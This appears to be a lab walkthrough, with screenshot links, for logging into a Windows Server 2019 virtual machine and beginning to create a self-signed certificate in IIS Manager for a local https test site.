
1. Turn on the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** profile is selected, type **Pa\$\$w0rd** to enter password in the Password field and press **Enter** to login.
2. Before you start this task, you will need to check with your local sites whether they include a self-signed certificate.
3. Launch any web browser (here, **Google Chrome**), place the cursor in the address bar and type **https://www.goodshopping.com**, and press **Enter**.
4. As you are using an https channel to browse the website, it displays a page stating that **This site can't be reached**.
5. As the site does not have a self-signed certificate, it displays a connection refused message, as shown in the screenshot. Close the web browser.




- Click the **Type here to search** icon present in the bottom-left of **Desktop** and type **iis**. Select **Internet Information Services (IIS) Manager** from the results.




- The **Internet Information Services (IIS) Manager** window appears; click the machine name (**SERVER2019 (SERVER2019\Administrator)**) under the **Connections** section from the left-hand pane.
- In **SERVER2019 Home**, double-click **Server Certificates** in the **IIS** section.



9. The **Server Certificates** wizard appears; click **Create Self-Signed Certificate...** from the right-hand pane in the **Actions** section.

